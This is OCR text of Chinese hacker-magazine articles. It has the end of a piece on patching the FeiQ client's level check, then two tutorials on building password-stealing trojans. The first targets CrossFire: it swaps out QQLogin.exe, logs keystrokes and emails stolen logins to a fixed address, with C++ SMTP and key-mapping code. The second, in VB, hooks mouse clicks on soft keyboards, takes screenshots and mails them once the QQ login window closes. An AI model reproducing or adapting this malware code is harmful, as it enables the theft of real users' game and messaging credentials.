


图9

注意程序编写部分涉及到的地址为文件偏移，而原理分析部分找到的地址为虚拟内存地址，二者的转换可以自行计算或借助工具，我这里采用一款小工具OC计算而得，如图9所示。将相关代码添加到按钮的响应函数中后就完成了程序的编写，将写好的程序与飞秋FeiQ.exe放置到同一目录下运行，默认飞秋等级被设置为9，并且现在可以在等级设置处任意设置，如图10所示。原程序在对飞秋FeiQ.exe修改之前还会判断程序是否已运行，若飞秋FeiQ.exe已经运行，则会先结束进程再修改程序，由于杂志版面有限，就不贴出代码，大家可以在源码中查看。




图10

（文章中涉及的相关代码本期光盘已收录）

木马从构思到实现

吴梦龙

1.引子

我在《黑客x档案》2011年4月上刊登一篇文章《QQ账号旁敲侧击》中讲述了一个盗取密码的思路。因为腾讯代理软件多，原软件开发商所作出的登录窗口安全性未必有QQ的安全性高，给密码盗取者变向窃取密码的途径。前段时间开发项目曾使用到SMTP协议，所以顺便把此的思路具体实现，这里我以CF为具体实现的对象。

2.运行过程

木马的运行分3个过程：全盘扫描、自我复制、记录键盘操作。

压缩包文件被解压后自动将所有被解压的文件拷贝到临时目录中，将原来扩展名不是exe的木马文件重命名后加上exe后缀，然后启动木马程序。以上过程不由木马操作，由解压包自带的另一个exe文件或脚本文件操作。为什么需要将所有文件拷贝一个副本再运行？.其目的是为后期木马全盘扫描过程能不被干扰的进行而做的准备，全盘扫描的时间大约是5-8分钟，试想一下当你从网络下载一个文件后运行数十秒后没有看到任何效果，你会有什么反应呢？怕是没有运行成功而再次运行一次，若还没看到运行窗口就得怀疑文件的安全性，立即到任务管理器将其终结掉，尽量检查本机重要信息是否被修改，防火墙是否拦截到什么信息，最后删除可疑文件。由此一来用户打开任务管理器看不到刚刚运行文件的进程，不幸的是用户或许会终结掉陌生的进程，只需把木马重命名为svochost.exe、winXXX.exe等名字，轻松打消用户的念头。

全盘扫描的目标是找到crossfire.exe文件所在路径，找到后将其路径写入D:\Program Files\cell\af.ini配置文件中，将游戏路径下原始QQLogin.exe文件命名为QQLogin .exe，注意当中有一个空格，木马将其与必须的dll文件一同拷贝到游戏路径中，木马重命名为QQLogin.exe后退出程序，就此完成木马的首次运行。考虑到腾讯代理的软件不仅仅只是CF游戏目录下有QQLogin.exe文件，所以使用crossfire.exe作为搜索关键字，避免搜索到其他软件。

木马的第二次运行得益于用户的一个操作习惯——快捷方式启动程序。用户双击快捷方式启动程序的时候其实首先启动的是用木马替换掉的程序，由木马程序在af.ini文

件里面寻找应用程序路径并启动，这个过程用户是感觉不到的。利用局部消息钩子监控的键盘输入记录在C:\cf.log文件中，当用户按下回车按键表示用户的输入完毕。从G:\config\Info.ini（G表示游戏路径）文件中读取最后一次登录的用户账号，通过Email发送用户名和用户输入记录到指定的电子邮箱后木马退出。

3.实现

整个木马由4个文件构成：

DirOpt.dll处理全盘扫描过程，记录返回搜索结果，其内容在上篇文章讲述。

ZLD.dll是张鲁夺所编写的一个SMTP模块类，由它负责Email发送过程，简化邮件发送。

发送Email使用的是SMTP协议，SMTP的具体通信协议过程用不着去自己编写，ZLD.dll里面已经处理好，程序员所需要做的就是填写几个关键的信息即可，包括链接的SMTP服务器、发送地址、接收地址、用户密码等。图1所示发送者姓名是cfpwd，发送邮件标题是2011.9.17 14：33:19，发送和接收邮箱都是cfhxxx@yahoo.com，邮件内容是user："最后登录的用户" log："该用户的键盘记录"。




图1

邮件发送前需要知道邮箱提供商SMTP服务器地址，与服务器建立连接和对话。SMTP服务器信息与发送地址相对应，SMTP服务器填写格式有个规律，就是发送地址"@"前的内容改成"SMTP"，"@"改成"."即可。例如发送邮箱是163的用户name@163.com，那么SMTP服务器就是SMTP.163.com，类似的还有QQ邮箱，gmail等，也有些外企邮箱提供商SMTP服务器在中国不是按照这个规则命名，例如雅虎邮箱name@yahoo.cn对应SMTP.yahoo.com.cn，name@yahoo.com对应SMTP.yahoo.com。找到对应的SMTP邮箱的方法我用的是穷举，先在CMD下用PING命令测试SMTP服务器看是否存在，如果存在就使用Outlook Express建立账户发送一条邮件检测结果。

```
DWORD SendMail(
        CString SmtpAddr,// smtp服务器地址
        CString Account, // 帐号
        CString Password,// 密码
        CString Sendfrom,// 发送源地址
        CString Sendto,  // 目地地址
        CString SenderName,// 发送者姓名
        CString ReceiverName,// 接收者姓名
        CString Subject, // 邮件主题
        CString Content)// 邮件正文
{
    deque<string> m_dqFiles;
    boolm_IsHtml;
    ZSmtp smtp;
    CString strSmtpAddr;
    CString strAccount;
    CString strPassword;
    CString strSendfrom;
    CString strSendto;
    CString strSenderName;
    CString strReceiverName;
    CString strSubject;
    CString strContent;

    strSmtpAddr = SmtpAddr;//"smtp.xxxx.com";
    if(!smtp.Connect((LPSTR)(LPCTSTR)strSmtpAddr,25)){
        //连接服务器失败!
        return ERR_SMTP_CON;
    }
    strAccount = Account;
    strPassword = Password;
    if(!smtp.Validate((LPSTR)(LPCTSTR)strAccount,
  (LPSTR)(LPCTSTR)strPassword)){
        //用户名或密码失败!
        return ERR_SMTP_AUTH;
    }
    ZString zstr;
    strSendto = Sendto;
    deque<string> strMails=zstr.Splitter((LPSTR)(LPCTSTR)strSendto,",");

    strSendfrom = Sendfrom;
    strSenderName = SenderName;
    strReceiverName = ReceiverName;
    strSubject = Subject;
```

```
        strContent = Content;
        if(!smtp.SendData((LPSTR)(LPCTSTR)
strSendfrom,
            strMails,
            (LPSTR)(LPCTSTR)strSenderName,
            (LPSTR)(LPCTSTR)strReceiverName,
            (LPSTR)(LPCTSTR)strSubject,
            (LPSTR)(LPCTSTR)strContent,
            m_dqFiles,
            m_IsHtml)){
            return ERR_SMTP_SEND;
        }
        return ERR_SMTP_SUCCESS;
    }
```

Hlp.dll（hook login password）模块负责监听用户在登录窗口的键盘操作，记录键盘信息到指定文件中，实际应用中根据不同的登陆框编写相应的处理方式。由于虚拟键码和ASCII码表并不一一对应，所以须要对虚拟键码和ASCII码建立映射管理，依据按键的布局位置，虚拟键码和ASCII码表的连续性建立了4个数组表示映射关系。几乎每个按键都可以表示2个符号，为知道到底输入的是按键的哪个符号，还需要检查Shift键是否按下和Caps Lock键是否处于锁状态。

```
    /*Translate vk code to ascii*/
    char sign_0_9[]= {//主键盘上的0-9按键
            ')','!','@','#','$','%','^','&','*'
,'('};
    char sign_skb[] = {//数字小键盘
            '0','1','2','3','4','5','6','7','8'
,'9','*','+',NULL/*VK_SEPARATOR*/,'-','.','/'};
    char sign_ot1[][7] = {//其他符号1
            ';',  '=',  ',',  '-',  '.',  '/',
'`',
            ':',  '+',  '<',  '_',  '>',  '?',
'~'};
    char sign_ot2[][4] = {//其他符号2
            '[',  '\\',  ']',  '\'',
            '{',  '|',  '}',  '"'};
```

Shift键按下与Caps Lock键锁状态进行异或运算，非0表示输入英文字母大写。

Shift键按下表示输入具有表示双符号按键上面的符号，在映射数组里用第2维表示。

```
    bool kshift,kcap,cap;
    char key;
    kcap   = (GetKeyState(VK_CAPITAL) & 1);
    kshift = (GetKeyState(VK_SHIFT) & 0x80 &
1);
    cap    =  kcap ^ kshift;//cap = 1:capi-
talization
```

Cfhlp.exe是木马可执行文件，木马运行的实体，木马创建一个互斥体，保证同一时间里只有一个木马进程在运行。从D:\Program Files\cell\af.ini文件中找到游戏安装目录并启动游戏登录窗口，记录游戏登录窗口的输入，同时如任务管理器一样定时扫描游戏登录窗口是否被关闭，当游戏窗口被关闭后木马程序也紧接着退出，扫描时间定时为3秒。当用户输入完成后hld.dll模块告知木马用户输入完毕，木马发送邮件到指定邮箱。

```
af.ini文件内容如下。

[FilePath]
cf=d:\game\CrossFire
[System]
copy=0
dll=1
```

4.结束

作为木马来说隐藏进程是必须的，然而此木马的运行实体本身就是个exe文件，用任务管理器可轻松将其个终结掉。隐藏进程的方法之一是将木马制成dll文件，远程线程注入到其他进程里成为其他程序的线程来运行。

至于为什么使用电子邮件来反馈木马获取的信息是考虑到他的方便性与稳定性。使用知名公司提供的邮箱SMTP服务器的稳定运行得到保证，通信协议也是一个已知协议，协议的可靠性经过时间的考验完全可以胜任简单的信息反馈，另外容易找到别人编写的模块代码，大大减少工作量，但在没能操作数据库情况下要管理大量的邮件，无论使用Outlook Express还是网页都是个累人的活。

也有些木马使用FTP服务器作为信息反馈的容器，很多小菜们都去使用些免费的FTP服务器，用不了多久就被关闭。另外使用C/S结构不仅需要一个有固定IP地址的主机供木马上传信息，还需要自己写传输协议很是不便，但其可具备数据库操作的能力。

最后在此声明，本文章仅供编程及计算机爱好者阅读，请勿对号入座。本人不对他人阅读本文引发的法律问题负责。

用VB攻破软键盘的防护

随风而逝

提到键盘记录，键盘钩子或许大家都不陌生，各种盗号程序，木马之类的都用到了键盘记录，随着安全技术的发展，软键盘也在被广泛使用，小到网页，大到游戏，或许都能见到软键盘的身影。你问我什么是软键盘？ ---软键盘就是屏幕键盘，用鼠标点的。如果是远控木马或许还好点，能用屏幕查功能看到你点了一些什么字母，但是单纯的自动盗号木马对此可能就无能为力了，或许有人会说有抓包的盗号木马，照样能获取到你的信息数据，关于抓包木马，至于你有没有见过，反正我是没看到过的，所以，今天说的就是对付软键盘输入，工具还是VB。

一、思路分析

还是老规矩，写程序前先做好分析，想清楚程序流程，然后再编译成代码就可以了。既然是针对屏幕输入，那肯定是用鼠标点的，至少我没见过语音输入密码的，既然会有鼠标点击，那自然就会有鼠标点击事件，我们只要当事件触发后截取图片和截取鼠标点击坐标就可以了，然后把数据发送，基本流程就是这样了。关于为什么要获取图片，因为有的游戏是全屏幕，有的可以切换成窗口，有的网页的软键盘是可以拖动的，更变态点的软键盘是点一下就变一次键盘布局的，貌似建行网银就是这样，所以抓取图片就显得意义重大了，总而言之就是方便核对到底你点了哪些地方。

二、程序编译

首先绘制窗体，如图1，这里我们需要7个文本框，1个图片框，3个计时器控件，作用后面会提到。至于怎么放无所谓，反正窗体是隐藏运行的。现在解释一下各个控件的作用：




图1

text1-----实时获取鼠标坐标

text2-----保存鼠标点击了的坐标数据

text3-----获取屏幕分辨率

text4-----计算图片保存到多少张

text5-----判断是否找到目标窗体 并且目标窗体消失 然后发信

text6-----压缩包保存路径

text7-----需要压缩的文件路径

Picture1--抓取图片

timer1----检测鼠标点击事件 满足要求后保存点击坐标

timer2----抓取图片 保存到指定位置

timer3----压缩文件 调用发信模块发信 退出木马

窗体1代码如下：

[为节省篇幅，获取图片的部分在此省略，上期文章有，代码里也有注释，请各位读者谅解]

```
--------窗体加载代码---------
Private Sub Form_Load()
On Error Resume Next '容错，防止程序出错挂掉报错
Form1.Hide '木马自然是隐藏运行
hHook = SetWindowsHookEx(WH_MOUSE_LL, AddressOf MouseHookProc, App.hInstance, 0) '创建鼠标钩子
Timer1.Interval = 100 设置计时器1的触发间隔是100毫秒
Dim reswidth As String '数据定义
Dim resheight As String
Dim ScreenRes As String
reswidth = Screen.Width \ Screen.TwipsPerPixelX '得到分辨率
resheight = Screen.Height \ Screen.TwipsPerPixelY
ScreenRes = reswidth & "x" & resheight '显
```

```
示分辨率 传输数据
    Text3.Text = ScreenRes   '将分辨率数据传输到文本框3中
    MkDir "c:\picture"    '创建名为picture的文件夹 用来保存点击抓取的图片
    End Sub

    --------窗体卸载代码---------
    Private Sub Form_Unload(Cancel As Integer)
    UnhookWindowsHookEx hHook  '卸载掉键盘钩子
    End Sub

    --------计时器1代码---------
    Private Sub Timer1_Timer()
    If GetAsyncKeyState(vbLeftButton) < 0 Then '当按下鼠标左键
    Text2.Text = Text2.Text & vbCrLf & "鼠标左键------" & Text1.Text  '保存点击坐标，text1为实时坐标
    Text4.Text = Val(Text4.Text) + 1 'text4计算图片保存到多少张，用于图片命名 此处为触发一次加1
    Timer2.Enabled = True   '打开计时器2
    ElseIf GetAsyncKeyState(vbRightButton) < 0 Then '按下鼠标右键
    Text2.Text = Text2.Text & vbCrLf & "鼠标右键------" & Text1.Text  '只记录 不抓图，需要抓图的在这里开启timer2即可
    End If
    End Sub

    --------计时器2代码---------
    Private Sub Timer2_Timer()
    ''''''''''''''''''抓图
    Dim rFN As String
    Dim ret As Boolean
    rFN = Text4.Text '文件名 这里是读取文本框4记录到第多少号了
    Me.AutoRedraw = True
    Picture1.Width = Screen.Width + 30
    Picture1.Height = Screen.Height + 30
    BitBlt Picture1.hDC, 0, 0, Screen.Width + 30, Screen.Height + 30, GetDC(0), 0, 0, vbSrcCopy
    Set Picture1.Picture = Picture1.Image
    ret = PictureBoxSaveJPG(Picture1.Picture, Replace("c:\picture" & "\" & rFN & ".JPG", "\\", "\"))  '保存压缩后的图片到C盘picture文件夹内
    Timer2.Enabled = False
    ''''''''''''''''''抓图结束
    End Sub

    --------计时器3代码---------
    Private Sub Timer3_Timer()
    On Error Resume Next
    Dim i As Long
    Dim a As String
    Dim hwnd As Long
    hwnd = FindWindow(vbNullString, "QQ用户登录") '查找需要截获的窗体 我这里以QQ2008为列子 版本无所谓的
    If (hwnd = 0) Then   '如果没有找到窗体
    If Text5.Text = "find" Then  '而且如果文本框内容为find，那么处理以下事件
    Dim cc As String
    cc = CreateObject("WScript.Shell").RegRead("HKLM\Software\Microsoft\Windows\CurrentVersion\App Paths\WinRAR.exe\path")  '获取winrar路径 调用命令进行压缩
    Shell cc & "\rar.exe a " & Text6 & " " & Text7 '对指定文件压缩到指定路径
    Timer1.Enabled = False '关闭所有计时器
    Timer2.Enabled = False
    Timer3.Enabled = False
    sendmail '开始发信
    End If
    Else
```

```
Text5.Text = "find" '否则表示找到窗体
Timer1.Enabled = True '开始记录鼠标点击和图片
End If
End Sub
```

窗体里面的代码就是这些，在此额外说明一下，计时器3的思路可能有人看不懂，我解释一下，假设我们的截获目标是QQ2008，如图2，首先电脑运行后是不会自动出现这个窗体的[你设置开机自动运行我就不说什么了]，这个时候计时器找不到窗体，那么不触发任何事件，等待下次寻找，如果说找到标题为“QQ用户登录”的窗体，那么文本框5的内容更新为find，这个时候计时器1就开始工作了，开始截取点击事件，截取的同时计时器3依然会继续寻找，记住，这个时候文本框5的内容是find，如果用户登录按下登录后，窗体会发生跳转（游戏的话也是这样，如果有的游戏不转跳窗体，那么则设置回车键触发下一步事件），“QQ用户登录”的窗体消失，这个时候计时器3中，满足没有找到窗体，进行2次判断，满足文本框5内容是find，然后表示用户已经登录了，登录框消失了。我们信息已经搜集完成，这个时候就可以压缩文件发送了。至于为什么用压缩文件的方式，因为我们无法知道到底有多少次点击事件，抓了多少图，所以只能是把整个文件夹压缩发送了，这里有个局限，要是对方没安装winrar那程序就没用了，不过大多数人都是用的RAR压缩吧？

